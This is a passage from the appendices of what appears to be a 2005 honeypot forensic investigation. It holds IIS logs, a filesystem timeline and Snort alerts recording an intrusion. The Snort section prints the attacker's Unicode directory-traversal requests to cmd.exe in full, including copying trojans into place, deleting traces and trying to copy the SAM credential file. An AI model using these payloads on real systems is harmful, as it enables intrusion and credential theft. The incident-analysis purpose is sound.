/c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:37:42 xxx.yyy.24.66 - 192.168.1.3 80 GET /help.txt - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:39:03 xxx.yyy.24.66 - 192.168.1.3 80 GET /index.html - 200
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:39:03 xxx.yyy.24.66 - 192.168.1.3 80 GET /index_files/image002.png - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
2005-03-05 11:39:34 xxx.yyy.24.66 - 192.168.1.3 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\logfiles\w3svc1\ex050305.log 502
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+FunWebProducts)
```

Appendix F: Timeline for Honeypot image

March 04, 2005

```
Fri Mar 04 2005 05:49:48      653 m.c -/-rwxrwxrwx 0        0        9375-128-1 /Documents and
Settings/Administrator/Recent/ex050303.lnk
                            65536 .ac -rwxrwxrwx 0        0        9353     <c_drive.img-ex050303.log-dead-9353>
                              512 m.c -/-rwxrwxrwx 0        0        9383-128-1 /Documents and
Settings/Administrator/Recent/MSFTPSVC1.lnk
Fri Mar 04 2005 08:00:00   272054 mac -rwxrwxrwx 0        0        9370     <c_drive.img-ex050303.log-dead-9370>
Fri Mar 04 2005 13:43:52      500 mac -/-rwxrwxrwx 0        0        9389-128-1 /Inetpub/scripts/upload.asp

Fri Mar 04 2005 13:49:43    56592 .a. -/-rwxrwxrwx 0        0        4478-128-4 /WINNT/system32/inetsrv/httpodbc.dll
Fri Mar 04 2005 13:49:44   120592 .a. -/-rwxrwxrwx 0        0        869-128-4 /WINNT/system32/idq.dll
Fri Mar 04 2005 13:50:29    42768 .a. -/-rwxrwxrwx 0        0        2549-128-4 /WINNT/system32/webhits.dll
                            42768 .a. -/-rwxrwxrwx 0        0        2549-128-4 /WINNT/system32/webhits.dll (deleted-
realloc)

Fri Mar 04 2005 13:50:54        3 .a. -/-rwxrwxrwx 0        0        6370-128-1 /Inetpub/wwwroot/_vti_pvt/services.cnf
Fri Mar 04 2005 13:51:21        0 mac -/-rwxrwxrwx 0        0        6348-128-31 /Inetpub/wwwroot/_vti_pvt/service.lck
Fri Mar 04 2005 13:56:15     6051 mac -/-rwxrwxrwx 0        0        9390-128-3 /Inetpub/scripts/upload.inc
Fri Mar 04 2005 15:14:43     8192 m.. -/---x--x--x 0        0        9392-128-3 /explorer.exe
                             1759 .a. -/-rwxrwxrwx 0        0        6369-128-5 /Inetpub/wwwroot/_vti_inf.html
Fri Mar 04 2005 18:50:59      627 m.c -/-rwxrwxrwx 0        0        9393-128-1 /Documents and
Settings/Administrator/Recent/ex050304.lnk
                              492 m.c -/-rwxrwxrwx 0        0        9382-128-1 /Documents and
Settings/Administrator/Recent/W3SVC1.lnk
Fri Mar 04 2005 21:06:59        0 ma. -rwxrwxrwx 0        0        9122     <c_drive.img-oakley.log.sav-dead-9122>
Fri Mar 04 2005 21:38:58    91458 .a. -rwxrwxrwx 0        0        9387     <c_drive.img-ex050304.log-dead-9387>
Fri Mar 04 2005 21:43:26   236304 .ac -/-rwxrwxrwx 0        0        9379-128-4 /dell/sensepost.exe
Fri Mar 04 2005 21:59:05     2806 .a. -/-rwxrwxrwx 0        0        6089-128-4 /Inetpub/wwwroot/pagerror.gif
Fri Mar 04 2005 22:00:19      853 .ac -/-rwxrwxrwx 0        0        9398-128-4 /Inetpub/ftproot/index.html
Fri Mar 04 2005 22:20:17      360 m.c d/drwxrwxrwx 0        0        6346-144-1 /Inetpub/ftproot
                           250586 .ac -/-rwxrwxrwx 0        0        9399-128-3 /Inetpub/ftproot/iis5.log

Fri Mar 04 2005 23:43:45   135168 ma. -/-rwxrwxrwx 0        0        9400-128-3 /Inetpub/scripts/msobdc.dll
Fri Mar 04 2005 23:54:09    32768 m.c -/-rwxrwxrwx 0        0        9401-128-3 /Inetpub/scripts/idq.dll
```

March 05, 2004

```
Sat Mar 05 2005 08:00:00     3660 mac -rwxrwxrwx 0        0        9386     <c_drive.img-ex050304.log-dead-9386>
                            91458 m.c -rwxrwxrwx 0        0        9387     <c_drive.img-ex050304.log-dead-9387>
Sat Mar 05 2005 12:51:34      474 .a. -rwxrwxrwx 0        0        9384     <c_drive.img-ex050305.log-dead-9384>
Sat Mar 05 2005 13:06:57      163 m.. -rwxrwxrwx 0        0        9408     <c_drive.img-filelist.xml-dead-9408>
Sat Mar 05 2005 13:07:02    14673 m.. -rwxrwxrwx 0        0        9407     <c_drive.img-image001.jpg-dead-9407>
Sat Mar 05 2005 13:10:24    14673 ..c -rwxrwxrwx 0        0        9407     <c_drive.img-image001.jpg-dead-9407>
Sat Mar 05 2005 13:11:22      163 .ac -rwxrwxrwx 0        0        9408     <c_drive.img-filelist.xml-dead-9408>
Sat Mar 05 2005 13:23:52     5557 m.. -rwxrwxrwx 0        0        9394     <c_drive.img-index.html-dead-9394>
Sat Mar 05 2005 13:25:43     5557 .ac -rwxrwxrwx 0        0        9394     <c_drive.img-index.html-dead-9394>
Sat Mar 05 2005 13:29:10    52224 mac -rwxrwxrwx 0        0        9402     <c_drive.img-server.exe-dead-9402>
                            52224 m.. -rwxrwxrwx 0        0        9410     <c_drive.img-server.exe-dead-9410>
Sat Mar 05 2005 13:32:08    52224 .a. -/-rwxrwxrwx 0        0        9405-128-3 /WINNT/system32/msckrb.com
                            52224 .a. -/-rwxrwxrwx 0        0        9409-128-3 /WINNT/msagent/msfrnc.com
Sat Mar 05 2005 13:33:22    52224 ..c -/-rwxrwxrwx 0        0        9405-128-3 /WINNT/system32/msckrb.com
                            52224 ..c -/-rwxrwxrwx 0        0        9409-128-3 /WINNT/msagent/msfrnc.com
Sat Mar 05 2005 13:34:21    52224 .ac -rwxrwxrwx 0        0        9410     <c_drive.img-server.exe-dead-9410>
Sat Mar 05 2005 13:36:57    52224 m.. -rwxrwxrwx 0        0        9412     <c_drive.img-setup.exe-dead-9412>
Sat Mar 05 2005 13:39:27    52224 .ac -rwxrwxrwx 0        0        9412     <c_drive.img-setup.exe-dead-9412>
Sat Mar 05 2005 13:41:41    52224 .a. -/-rwxrwxrwx 0        0        9411-128-3 /WINNT/system32/mskwlp.com
                            52224 .a. -/-rwxrwxrwx 0        0        9413-128-3 /WINNT/msagent/msnsuy.com
                            52224 ..c -/-rwxrwxrwx 0        0        9411-128-3 /WINNT/system32/mskwlp.com
                            52224 ..c -/-rwxrwxrwx 0        0        9413-128-3 /WINNT/msagent/msnsuy.com
Sat Mar 05 2005 14:02:01    52224 m.. -rwxrwxrwx 0        0        9415     <c_drive.img-setup.exe-dead-9415>
                            52224 mac -rwxrwxrwx 0        0        9414     <c_drive.img-setup.exe-dead-9414>
Sat Mar 05 2005 14:03:12    52224 .ac -rwxrwxrwx 0        0        9415     <c_drive.img-setup.exe-dead-9415>
Sat Mar 05 2005 14:04:17   135168 ..c -/-rwxrwxrwx 0        0        9400-128-3 /Inetpub/scripts/msobdc.dll
Sat Mar 05 2005 14:09:25     5557 m.. -rwxrwxrwx 0        0        9388     <c_drive.img-index.html-dead-9388>
                             5557 m.. -rwxrwxrwx 0        0        9366     <c_drive.img-index.html-dead-9366>
Sat Mar 05 2005 14:09:45     5557 ..c -rwxrwxrwx 0        0        9366     <c_drive.img-index.html-dead-9366>
Sat Mar 05 2005 14:17:34       56 mac d/drwxrwxrwx 0        0        27-144-6 /WINNT/system32/config (deleted-realloc)
                               56 mac d/drwxrwxrwx 0        0        27-144-6 /WINNT/system32/config
Sat Mar 05 2005 14:28:47    72464 .a. -/-rwxrwxrwx 0        0        2011-128-4 /WINNT/regedit.exe
Sat Mar 05 2005 14:29:52    10000 .a. -/-rwxrwxrwx 0        0        745-128-4 /WINNT/system32/find.exe
Sat Mar 05 2005 14:44:50      160 m.c d/drwxrwxrwx 0        0        9369-144-1 /WINNT/system32/LogFiles/W3SVC1
Sat Mar 05 2005 17:07:36     1176 .a. -/-rwxrwxrwx 0        0        6350-128-4 /Inetpub/wwwroot/_vti_pvt/service.cnf
Sat Mar 05 2005 17:10:31      474 m.c -rwxrwxrwx 0        0        9384     <c_drive.img-ex050305.log-dead-9384>
Sat Mar 05 2005 17:12:00    65536 m.. -/-rwxrwxrwx 0        0        1654-128-3 /Inetpub/scripts/ex050305.log
                            65536 m.. -/-rwxrwxrwx 0        0        2567-128-3 /Inetpub/wwwroot/help.txt
Sat Mar 05 2005 18:30:39    32768 .a. -/-rwxrwxrwx 0        0        9401-128-3 /Inetpub/scripts/idq.dll
Sat Mar 05 2005 18:32:12     5557 .a. -rwxrwxrwx 0        0        9388     <c_drive.img-index.html-dead-9388>
Sat Mar 05 2005 18:38:56   147512 .a. -/-rwxrwxrwx 0        0        2114-128-4 /WINNT/system32/scrrun.dll
                              195 m.. -/-rwxrwxrwx 0        0        3122-128-1 /Inetpub/wwwroot/index_files/filelist.xml
Sat Mar 05 2005 18:39:00     5498 m.. -/-rwxrwxrwx 0        0        3078-128-3 /Inetpub/wwwroot/index_files/image002.png
Sat Mar 05 2005 18:39:04     2505 m.. -/-rwxrwxrwx 0        0        3079-128-3 /Inetpub/wwwroot/index_files/image003.jpg
Sat Mar 05 2005 18:39:12     5518 m.. -/--wx-wx-wx 0        0        2968-128-4 /Inetpub/wwwroot/index.html
Sat Mar 05 2005 18:44:09     5498 ..c -/-rwxrwxrwx 0        0        3078-128-3 /Inetpub/wwwroot/index_files/image002.png
                             2505 .ac -/-rwxrwxrwx 0        0        3079-128-3 /Inetpub/wwwroot/index_files/image003.jpg
Sat Mar 05 2005 18:44:29      384 m.c d/drwxrwxrwx 0        0        9406-144-1 /Inetpub/wwwroot/index_files
                              195 ..c -/-rwxrwxrwx 0        0        3122-128-1 /Inetpub/wwwroot/index_files/filelist.xml
Sat Mar 05 2005 18:44:56      195 .a. -/-rwxrwxrwx 0        0        3122-128-1 /Inetpub/wwwroot/index_files/filelist.xml
Sat Mar 05 2005 18:45:08     5557 ..c -rwxrwxrwx 0        0        9388     <c_drive.img-index.html-dead-9388>
Sat Mar 05 2005 18:45:58     5557 .a. -rwxrwxrwx 0        0        9366     <c_drive.img-index.html-dead-9366>
Sat Mar 05 2005 18:50:39      368 m.c d/drwxrwxrwx 0        0        9172-144-1 /dell
Sat Mar 05 2005 18:50:46      144 m.c d/drwxrwxrwx 0        0        9173-144-1 /dell/drivers
Sat Mar 05 2005 19:20:48     5518 ..c -/--wx-wx-wx 0        0        2968-128-4 /Inetpub/wwwroot/index.html
                            12048 .a. -/-rwxrwxrwx 0        0        231-128-4 /WINNT/system32/attrib.exe
Sat Mar 05 2005 19:25:41      915 m.. -/-rwxrwxrwx 0        0        1905-128-3 /WINNT/system32/NETSTAT.EXE
Sat Mar 05 2005 19:26:17      915 ..c -/-rwxrwxrwx 0        0        1905-128-3 /WINNT/system32/NETSTAT.EXE
Sat Mar 05 2005 19:32:34      352 .a. d/drwxrwxrwx 0        0        3771-144-1 /WINNT/system32/LogFiles
Sat Mar 05 2005 19:32:51       48 m.c d/drwxrwxrwx 0        0        6769-144-1 /WINNT/system32/LogFiles/MSFTPSVC1
Sat Mar 05 2005 19:32:54       48 .a. d/drwxrwxrwx 0        0        6769-144-1 /WINNT/system32/LogFiles/MSFTPSVC1
Sat Mar 05 2005 19:33:06      160 .a. d/drwxrwxrwx 0        0        9369-144-1 /WINNT/system32/LogFiles/W3SVC1
Sat Mar 05 2005 19:34:43       56 mac d/drwxrwxrwx 0        0        1552-144-6 /Inetpub/scripts
Sat Mar 05 2005 19:37:15       56 mac d/drwxrwxrwx 0        0        6080-144-6 /Inetpub/wwwroot
                            65536 ..c -/-rwxrwxrwx 0        0        2567-128-3 /Inetpub/wwwroot/help.txt
Sat Mar 05 2005 19:37:35    65536 .a. -/-rwxrwxrwx 0        0        2567-128-3 /Inetpub/wwwroot/help.txt
Sat Mar 05 2005 19:39:04     5498 .a. -/-rwxrwxrwx 0        0        3078-128-3 /Inetpub/wwwroot/index_files/image002.png
Sat Mar 05 2005 19:39:34    65536 .ac -/-rwxrwxrwx 0        0        1654-128-3 /Inetpub/scripts/ex050305.log
                               56 .a. d/drwxrwxrwx 0        0        4504-144-6 /Inetpub
                            19839 .a. -/-rwxrwxrwx 0        0        9396-128-3
/WINNT/system32/LogFiles/W3SVC1/ex050305.log
Sat Mar 05 2005 19:46:01   192567 ..c -/-rwxrwxrwx 0        0        2576-128-4 /WINNT/system32/wbem/winmgmt.exe (deleted-
realloc)
                             8192 ..c -/---x--x--x 0        0        9392-128-3 /explorer.exe
Sat Mar 05 2005 20:04:10   236304 .a. -/-rwxrwxrwx 0        0        383-128-4 /WINNT/system32/cmd.exe (deleted-realloc)
                           236304 .a. -/-rwxrwxrwx 0        0        383-128-4 /WINNT/system32/cmd.exe
Sat Mar 05 2005 20:04:11   236304 ..c -/-rwxrwxrwx 0        0        383-128-4 /WINNT/system32/cmd.exe
                           236304 ..c -/-rwxrwxrwx 0        0        383-128-4 /WINNT/system32/cmd.exe (deleted-realloc)
Sat Mar 05 2005 20:04:12     5518 .a. -/--wx-wx-wx 0        0        2968-128-4 /Inetpub/wwwroot/index.html
                             5518 .a. -/--wx-wx-wx 0        0        2968-128-4 /WINNT/setuperr.log (deleted-realloc)
Sat Mar 05 2005 20:04:20      917 .a. -/-rwxrwxrwx 0        0        1451-128-4 /WINNT/system32/mscdexnt.exe (deleted-
realloc)
                              915 .a. -/-rwxrwxrwx 0        0        1905-128-3 /WINNT/system32/NETSTAT.EXE
                             3338 .a. -/-rwxrwxrwx 0        0        2006-128-4 /WINNT/system32/redir.exe (deleted-
realloc)
Sat Mar 05 2005 20:33:56      368 .a. d/drwxrwxrwx 0        0        9172-144-1 /dell
                              568 .a. d/drwxrwxrwx 0        0        9174-144-1 /dell/drivers/R49039
                              144 .a. d/drwxrwxrwx 0        0        9173-144-1 /dell/drivers
Sat Mar 05 2005 20:33:57       56 .a. d/drwxrwxrwx 0        0        9177-144-5 /dell/drivers/R49039/Graphics
```

```
                              376 .a. d/drwxrwxrwx 0        0        9188-144-1 /dell/drivers/R49039/Graphics/Support
Sat Mar 05 2005 20:34:05       56 .a. d/drwxrwxrwx 0        0        9041-144-6 /Documents and
Settings/Administrator/Application Data/Microsoft
                               56 .a. d/drwxrwxrwx 0        0        9192-144-6 /dell/drivers/R49039/Graphics/Win2000
Sat Mar 05 2005 20:34:21      360 .a. d/drwxrwxrwx 0        0        6346-144-1 /Inetpub/ftproot
                               56 .a. d/drwxrwxrwx 0        0        4518-144-7 /Inetpub/AdminScripts
                              136 .a. d/drwxrwxrwx 0        0        5974-144-1 /Inetpub/iissamples
Sat Mar 05 2005 20:34:22       56 .a. d/drwxrwxrwx 0        0        5998-144-6 /Inetpub/iissamples/sdk/admin
                              232 .a. d/drwxrwxrwx 0        0        5997-144-1 /Inetpub/iissamples/sdk
Sat Mar 05 2005 20:34:23       56 .a. d/drwxrwxrwx 0        0        5999-144-6 /Inetpub/iissamples/sdk/asp
                               56 .a. d/drwxrwxrwx 0        0        6008-144-7 /Inetpub/iissamples/sdk/asp/applications
Sat Mar 05 2005 20:34:24       56 .a. d/drwxrwxrwx 0        0        6009-144-7 /Inetpub/iissamples/sdk/asp/components
Sat Mar 05 2005 20:34:25       56 .a. d/drwxrwxrwx 0        0        6024-144-6 /Inetpub/iissamples/sdk/asp/docs
                               56 .a. d/drwxrwxrwx 0        0        6014-144-6 /Inetpub/iissamples/sdk/asp/database
Sat Mar 05 2005 20:34:27      176 .a. d/drwxrwxrwx 0        0        6038-144-7 /Inetpub/iissamples/sdk/asp/interaction
Sat Mar 05 2005 20:34:28       56 .a. d/drwxrwxrwx 0        0        6066-144-7 /Inetpub/iissamples/sdk/asp/transactional
                               56 .a. d/drwxrwxrwx 0        0        6044-144-6 /Inetpub/iissamples/sdk/asp/simple
                               56 .a. -/drwxrwxrwx 0        0        6044-144-6
/Inetpub/iissamples/sdk/asp/interaction/SETED7.tmp (deleted-realloc)
Sat Mar 05 2005 20:34:29       48 .a. d/drwxrwxrwx 0        0        6359-144-1 /Inetpub/mailroot/Pickup
                               48 .a. d/drwxrwxrwx 0        0        6358-144-1 /Inetpub/mailroot/Drop
                               48 .a. d/drwxrwxrwx 0        0        6361-144-1 /Inetpub/mailroot/Route
                               48 .a. d/drwxrwxrwx 0        0        6356-144-1 /Inetpub/mailroot/Queue
                               56 .a. d/drwxrwxrwx 0        0        6354-144-6 /Inetpub/mailroot
                               48 .a. d/drwxrwxrwx 0        0        6362-144-1 /Inetpub/mailroot/Mailbox
                               48 .a. d/drwxrwxrwx 0        0        6360-144-1 /Inetpub/mailroot/SortTemp
                               48 .a. d/drwxrwxrwx 0        0        6357-144-1 /Inetpub/mailroot/Badmail
Sat Mar 05 2005 20:34:30       48 .a. d/drwxrwxrwx 0        0        6363-144-1 /Inetpub/wwwroot/_private
                               48 .a. d/drwxrwxrwx 0        0        6367-144-1 /Inetpub/wwwroot/images
                              384 .a. d/drwxrwxrwx 0        0        9406-144-1 /Inetpub/wwwroot/index_files
Sat Mar 05 2005 20:34:31       56 .a. d/dr-xr-xr-x 0        0        6366-144-6 /Inetpub/wwwroot/_vti_cnf
                               48 .a. d/drwxrwxrwx 0        0        6355-144-1 /Inetpub/wwwroot/_vti_log
Sat Mar 05 2005 20:34:32       56 .a. d/dr-xr-xr-x 0        0        6345-144-6 /Inetpub/wwwroot/_vti_pvt
                               48 .a. d/drwxrwxrwx 0        0        4037-144-1 /Program Files/Accessories/Imagevue
                              152 .a. d/drwxrwxrwx 0        0        4036-144-1 /Program Files/Accessories
                              256 .a. d/drwxrwxrwx 0        0        9330-144-1 /Program Files/Common
Files/InstallShield/Engine/6
                               48 .a. d/dr-xr-xr-x 0        0        6364-144-1 /Inetpub/wwwroot/_vti_txt
                               56 .a. d/drwxrwxrwx 0        0        3120-144-8 /Program Files/Common Files
                               48 .a. d/dr-xr-xr-x 0        0        6365-144-1 /Inetpub/wwwroot/_vti_script
                              136 .a. d/drwxrwxrwx 0        0        9329-144-1 /Program Files/Common
Files/InstallShield/Engine
```

Appendix G: Snort logs

First successful directory listing attempt:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS unicode directory traversal attempt [**]
03/03-18:00:24.791308 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x13E
xxx.yyy.24.66:1790 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:44787 IpLen:20 DgmLen:304 DF
***AP*** Seq: 0xF86004FF  Ack: 0xE462CD57  Win: 0xFAF0  TcpLen: 20
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.1..Accept: */*..Accept-Language: en-us..Accept-Encoding:
gzip, deflate..User-Agent: Mozilla/4.0(compatible; MSIE 6.0; Windows NT 5.1; FunWebProducts)..Host:
yyy.xxx.45.67..Connection: Keep-Alive....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] ATTACK RESPONSES http dir listing [**]
03/03-18:00:24.798108 0:50:BA:5A:A:7A -> 0:E0:FC:1B:73:18 type:0x800 len:0x108
yyy.xxx.45.67:80 -> xxx.yyy.24.66:1790 TCP TTL:127 TOS:0x0 ID:44370 IpLen:20 DgmLen:250 DF
***AP*** Seq: 0xE462CD57  Ack: 0xF8600607  Win: 0x4368  TcpLen: 20
HTTP/1.1 200 OK..Server: Microsoft-IIS/5.0..Date: Fri, 04 Mar 2005 12:09:00 GMT..Connection: close..Content-Type:
application/octet-stream..Volume in drive C has no label...Volume Serial Number is 68E4-F55A....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Copying root.exe to c drive

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS unicode directory traversal attempt [**]
03/04-20:13:44.456728 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x1CA
xxx.yyy.24.66:1930 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:47044 IpLen:20 DgmLen:444 DF
***AP*** Seq: 0xF9BE7C84  Ack: 0xE9A154DC  Win: 0xFAF0  TcpLen: 20
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+root.exe+c:\ HTTP/1.1..Accept: image/gif,image/x-xbitmap,
image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*..Accept-
Language: en-us..Accept-Encding: gzip, deflate..User-Agent:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] ATTACK RESPONSES file copied ok [**]
03/04-20:13:44.468940 0:50:BA:5A:A:7A -> 0:E0:FC:1B:73:18 type:0x800 len:0x1C7
```

```
yyy.xxx.45.67:80 -> xxx.yyy.24.66:1930 TCP TTL:127 TOS:0x0 ID:53044 IpLen:20 DgmLen:441 DF
***AP*** Seq: 0xE9A154DC  Ack: 0xF9BE7E18  Win: 0x42DC  TcpLen: 20
HTTP/1.1 502 Gateway Error..Server: Microsoft-IIS/5.0..Date: Fri, 04 Mar 2005 12:10:19 GMT..Connection: close..Content-
Length: 242..Content-Type: text/html....<head><title>Error in CGI Application</title></head>.<body><h1>CGI Error</h1>The
specified CGI application misbehaved by not returning a completeset of HTTP headers.  The headers it did
returnare:<p><p><pre>        1 file(s) copied...</pre>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Deleting root.exe to remove any indication of planting Trojan.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS CodeRed v2 root.exe access [**]
03/04-21:45:33.790846 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x1D8
xxx.yyy.24.66:4911 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:42215 IpLen:20 DgmLen:458 DF
***AP*** Seq: 0x6B26FC67  Ack: 0x518707DF  Win: 0xFAF0  TcpLen: 20
GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+del+c:\inetpub\scripts\root.exe HTTP/1.1..Accept: image/gif, image/x-
xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*..Accept-
Language: en-us..Accept-Encoding: gzip, deflate..User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Copying sensepost.exe to scripts directory

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS Unicode2.pl script (File permission canonicalization) [**]
03/04-21:46:51.730436 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x1E6
xxx.yyy.24.66:1943 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:45394 IpLen:20 DgmLen:472 DF
***AP*** Seq: 0x6C6AEAF5  Ack: 0x52A0166F  Win: 0xFAF0  TcpLen: 20
GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\inetpub\scripts\sensepost.exe+c:\dell HTTP/1.1..Accept:
image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, applicaton/vnd.ms-excel,application/vnd.ms-powerpoint,
application/msword, */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..User-Agent: Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] ATTACK RESPONSES file copied ok [**]
03/04-21:46:51.754738 0:50:BA:5A:A:7A -> 0:E0:FC:1B:73:18 type:0x800 len:0x1C7
```

```
yyy.xxx.45.67:80 -> xxx.yyy.24.66:1943 TCP TTL:127 TOS:0x0 ID:2714 IpLen:20 DgmLen:441 DF
***AP*** Seq: 0x52A0166F  Ack: 0x6C6AECA5  Win: 0x42C0  TcpLen: 20
HTTP/1.1 502 Gateway Error..Server: Microsoft-IIS/5.0..Date: Fri, 04 Mar 2005 13:43:26 GMT..Connection: close..Content-
Length: 242..Content-Type: text/html....<head><title>Error in CGI Application</title></head>.<body><h1>CGI Error</h1>The
specified CGI application misbehaved by not returning a completeset of HTTP headers.  The headers it did
returnare:<p><p><pre>        1 file(s) copied...</pre>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Copy index.html from wwwroot to ftproot

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS unicode directory traversal attempt [**]
03/04-22:03:44.704655 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x1EE
xxx.yyy.24.66:2977 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:27008 IpLen:20 DgmLen:480 DF
***AP*** Seq: 0x7C8AF241  Ack: 0x6078814E  Win: 0xFAF0  TcpLen: 20
GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\inetpub\wwwroot\index.html+c:\inetpub\ftproot HTTP/1.1..Accept:
image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..User-Agent: Mozilla/4.0(compatible; MSE
6.0; Windows NT 5.1; FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] ATTACK RESPONSES file copied ok [**]
03/04-22:03:44.713422 0:50:BA:5A:A:7A -> 0:E0:FC:1B:73:18 type:0x800 len:0x1C7
yyy.xxx.45.67:80 -> xxx.yyy.24.66:2977 TCP TTL:127 TOS:0x0 ID:2931 IpLen:20 DgmLen:441 DF
***AP*** Seq: 0x6078814E  Ack: 0x7C8AF3F9  Win: 0x42B8  TcpLen: 20
HTTP/1.1 502 Gateway Error..Server: Microsoft-IIS/5.0..Date: Fri, 04 Mar 2005 14:00:19 GMT..Connection: close..Content-
Length: 242..Content-Type: text/html....<head><title>Error in CGI Application</title></head>.<body><h1>CGI Error</h1>The
specified CGI application misbehaved by not returning a completeset of HTTP headers.  The headers it did
returnare:<p><p><pre>        1 file(s) copied...</pre>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Failed attempt to copy sam file to ftproot directory

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS unicode directory traversal attempt [**]
03/04-22:17:10.394950 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x1F1
xxx.yyy.24.66:2059 -> yyy.xxx.45.67:80 TCP TTL:124 TOS:0x0 ID:56287 IpLen:20 DgmLen:483 DF
***AP*** Seq: 0x8D1C204C  Ack: 0x6B79AFF5  Win: 0xFAF0  TcpLen: 20
GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\config\sam+c:\inetpub\ftproot\sen
```

```
HTTP/1.1..Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-
powerpoint, application/msword, */*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..User-Agent: Mozilla/4.0
(compatible;MSIE 6.0; Windows NT 5.1; FunWebProducts)..Host: yyy.xxx.45.67..Connection: Keep-Alive....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Attempt to access registry

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] WEB-IIS unicode directory traversal attempt [**]
03/04-22:22:40.845627 0:E0:FC:1B:73:18 -> 0:50:BA:5A:A:7A type:0x800 len:0x1CD
